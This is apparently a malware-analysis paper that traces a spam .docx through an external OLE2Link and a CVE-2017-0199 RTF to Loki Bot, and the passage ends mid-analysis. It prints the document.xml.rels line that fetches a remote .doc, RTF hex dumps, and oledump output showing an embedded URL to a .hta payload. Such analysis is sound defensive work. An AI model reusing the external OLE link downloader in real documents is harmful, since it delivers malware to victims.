A Journey From Loki Bot Campaign To The Venom Spyware

An Investigative paper

WINSTON M

Contents

SUMMARY

When it comes to Macro Malware, several people try to finish it off with two workarounds, Disable Macro (GPO) and user awareness. That said what if a malicious document doesn't use Macro codes to do its malicious tasks? What if a document is exploiting a vulnerability to do its malicious activities? That said, Let me invite you to a very new spam mail campaign happened or happening around the Globe, mostly GCC countries, as of this writing, which doesn't use any Macro codes.

This write up will be a journey from the initial spam mail which the user received in his/her inbox, confirming the campaign (we will cover one variant in this write-up, even though several are out there) as the infamous "LOKI BOT Spyware" and finding clues about offenders who compromised the C&C website . Then At last we will find another spyware "Venom Logger" within the same C&C of LOKI BOT and some crucial details.


Of course, while analyzing each area of this campaign, there were numerous variables taken into account. The threat actors can be responsible for only compromising the C&C website and the actual actors of the campaign might be different. At the same time, may be the same Threat actors are responsible for whole campaign.

SCOPE


- ✓ Spam email - received with malicious attachment, as part of campaign
- ✓ Investigating the infection chain of document malware received with spam
- ✓ Finding the Final Malware variant and confirming it as LOKI BOT spyware
- ✓ Getting into the Command and control
- ✓ Getting traces of suspected Threat Actors who hacked the C&C (website) of Loki
- ✓ Getting crucial details about another Spyware in the same C&C and extracting crucial details.


ANALYSIS

Unfortunately, few users received a suspicious spam mail with an attachment. Oh ya!, the spam mail crossed all controls and reached:



The attachment contained a **".docx"** file of 13 KB. If we check the reputation of the sender IP address, 96.9.255.38 is poor belongs to Buffalo, United states.






We can see a rise of graph showing email flows, from the sender IP address


At this point, as an immediate action we should block the sender IP address at Mail Gateways and also the sender mail address. If we can see, the sender email domain is "gmail". This is one of the challenges where we can't just block the entire domain of the offender mail address. Also most of the time when the sender address is spoofed. As an added note, there are lot of firms which blocks all the domains related to personal emails like gmail, Hotmail, ymail etc, and then unblocking according to the proper requests and approvals.


Now Let's jump into the attached document to see what characteristics it exhibits.



When we try to open the document, we can see the document is trying to communicate with an external link. **"https://a.pomf.cat"**


Once we open the file we can see, the document with an OLE2 link object and a popup immediately jumps and asks for updating the contents with the external object. This popup was hindered by killing the "winword.exe", in few other variants in the past (link in reference).






This popup doesn't matter for the document to connect to url, it will be automatically downloaded while opening the document

As we know ".docx" file can be considered as a .zip file with bunch of .xml files. Let's see what is inside the xml files.




If we see the "document.xml" file, we can see very promising details regarding the OLE object.



The main focus is that the OLE Object type is a **Link**, and it has a relationship ID **"rId5".**


Now if we go to the "rels_" folder in the unzipped "docx" file, we will see the below



So the document was embedded with a OLE2Link object with automatic updating, connection to external source.


```
document.xml.rels
1  <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2  <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3"
   Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/><Relationship Id="rId7"
   Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/theme1.xml"/><Relationship Id="rId2"
   Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/><Relationship Id="rId1"
   Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/><Relationship Id="rId6"
   Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/><Relationship Id="rId5"
   Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="https://a.pomf.cat/[redacted].doc" TargetMode="External"/><Relationship Id="rId4"
   Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image1.emf"/></Relationships>
```

This document would download another ".doc" file from the remote website. It will do an auto update which will initiate connection to remote host while opening the document (human intervention is not needed at all)



Basically, the downloaded file will be automatically opened within "WINWORD.EXE".


What is the downloaded document "cxiwmh.doc" file?



Well, this is the seed which would exploit the one of Windows Vulnerability "CVE-2017-0199".

CVE-2017-0199: Microsoft Office 2007 SP3, Microsoft Office 2010 SP2, Microsoft Office 2013 SP1, Microsoft Office 2016, Microsoft Windows Vista SP2, Windows Server 2008 SP2, Windows 7 SP1, Windows 8.1 allow remote attackers to execute arbitrary code via a crafted document, aka "Microsoft Office/WordPad Remote Code Execution Vulnerability w/Windows API."


On closer inspection, the downloaded ".doc" is actually an "RTF" file, which contains OLE2 Link Object embedded. We will see how we can identify this step by step:



7B	5C	72	74	76	30	20	20	20	5C	61	64	65	66	6C	61	6E
67	31	30	32	35	5C	61	6E	73	69	5C	61	6E	73	69	63	70
67	31	32	35	32	5C	75	63	31	5C	61	64	65	66	66	33	31
35	30	37	5C	64	65	66	66	30	5C	73	74	73	68	66	64	62
63	68	33	31	35	30	35	5C	73	74	73	68	66	6C	6F	63	68
33	31	35	30	36	5C	73	74	73	68	66	68	69	63	68	33	31
35	30	36	5C	73	74	73	68	66	62	69	33	31	35	30	37	5C
64	65	66	6C	61	6E	67	31	30	33	33	5C	64	65	66	6C	61
6E	67	66	65	32	30	35	32	5C	74	68	65	6D	65	6C	61	6E
67	31	30	33	33	5C	74	68	65	6D	65	6C	61	6E	67	66	65
32	30	35	32	5C	74	68	65	6D	65	6C	61	6E	67	63	73	30
0D	0A	7B	5C	69	6E	66	6F	0D	0A	7B	5C	61	75	74	68	6F


{	\	r	t	v	0			\	a	d	e	f	l	a	n
g	1	0	2	5	\	a	n	s	i	\	a	n	s	i	c	p
g	1	2	5	2	\	u	c	1	\	a	d	e	f	f	3	1
5	0	7	\	d	e	f	f	0	\	s	t	s	h	f	d	b
c	h	3	1	5	0	5	\	s	t	s	h	f	l	o	c	h
3	1	5	0	6	\	s	t	s	h	f	h	i	c	h	3	1
5	0	6	\	s	t	s	h	f	b	i	3	1	5	0	7	\
d	e	f	l	a	n	g	1	0	3	3	\	d	e	f	l	a
n	g	f	e	2	0	5	2	\	t	h	e	m	e	l	a	n
g	1	0	3	3	\	t	h	e	m	e	l	a	n	g	f	e
2	0	5	2	\	t	h	e	m	e	l	a	n	g	c	s	0
		{	\	i	n	f	o			{	\	a	u	t	h	o

From the RTF document, we can extract lot of entities with in. But we are keen on the OLE objects. So we will extract the entities which match only OLE objects embedded within the document.



We got one result which is the "object data". The result shows, an index number "10" which the "rtfdump" tool assigned for the particular entity. Also, In a RTF document, the content of


each object is encoded with hex characters. The entity “10” contains 5202 hex characters. Now we will focus on this:



If we closely look into hex ascii dump, we can see the characters distributed quiet brilliantly,

01050000 02000000, which shows it is an OLE object stream which we are looking at. And the next line starts with “d0cf11e0”, we can guess it contains an OLE object.

When we convert hex characters to binary, we can see the OLE2 Link which we are referring to the Vulnerability.



The clear and precise information about this:

```
C:\Python27>rtfdump.py -s 10 -H -i [redacted].doc
Name: 'OLE2Link\x00'
Position embedded: 00000021
Size embedded: 00000a00
md5: db6cd5fdf29afe2d946f8e4a91dcd258
magic: d0cf11e0
```

Now we will extract the embedded object:

```
C:\Python27>rtfdump.py -s 10 -H -E -d [redacted].doc | oledump.py
  1:       240 '\x01Ole'
  2:       183 '\x03LinkInfo'
  3:         6 '\x03ObjInfo'
```

We found three streams, and we can see the embedded URL with the first stream view ☺

```
C:\Python27>rtfdump.py -s 10 -H -E -d [redacted].doc | oledump.py -s 1
00000000: 01 00 00 02 09 00 00 00 01 00 00 00 00 00 00 00  ................
00000010: 00 00 00 00 00 00 00 00 A4 00 00 00 E0 C9 EA 79  ........ñ...αΓΩy
00000020: F9 BA CE 11 8C 82 00 AA 00 4B A9 0B 8C 00 00 00  •╢╬.îé.¬.K⌐.....
00000030: 68 00 74 00 74 00 70 00 73 00 3A 00 2F 00 2F 00  h.t.t.p.s.:././.
00000040: 61 00 2E 00 70 00 6F 00 6D 00 66 00 2E 00 63 00  a...p.o.m.f...c.
00000050: 61 00 74 00 2F 00 6C 00 67 00 63 00 64 00 7A 00  a.t./.[redacted].
00000060: 6D 00 2E 00 68 00 74 00 61 00 00 00 00 00 00 00  [redacted]h.t.a.......
00000070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000090: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000A0: 00 00 00 00 79 58 81 F4 3B 1D 7F 48 AF 2C 82 5D  ....yXü⌠;.⌂H»,é]
000000B0: C4 85 27 63 00 00 00 00 A5 AB 00 00 FF FF FF FF  ─à'c....Ñ½..
000000C0: 06 09 02 00 00 00 00 00 C0 00 00 00 00 00 00 46  ........└.......F
000000D0: 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00  ....  ........
000000E0: 90 66 60 A6 37 B5 D2 01 00 00 00 00 00 00 00 00  Éf`ª7╡╥.........
```

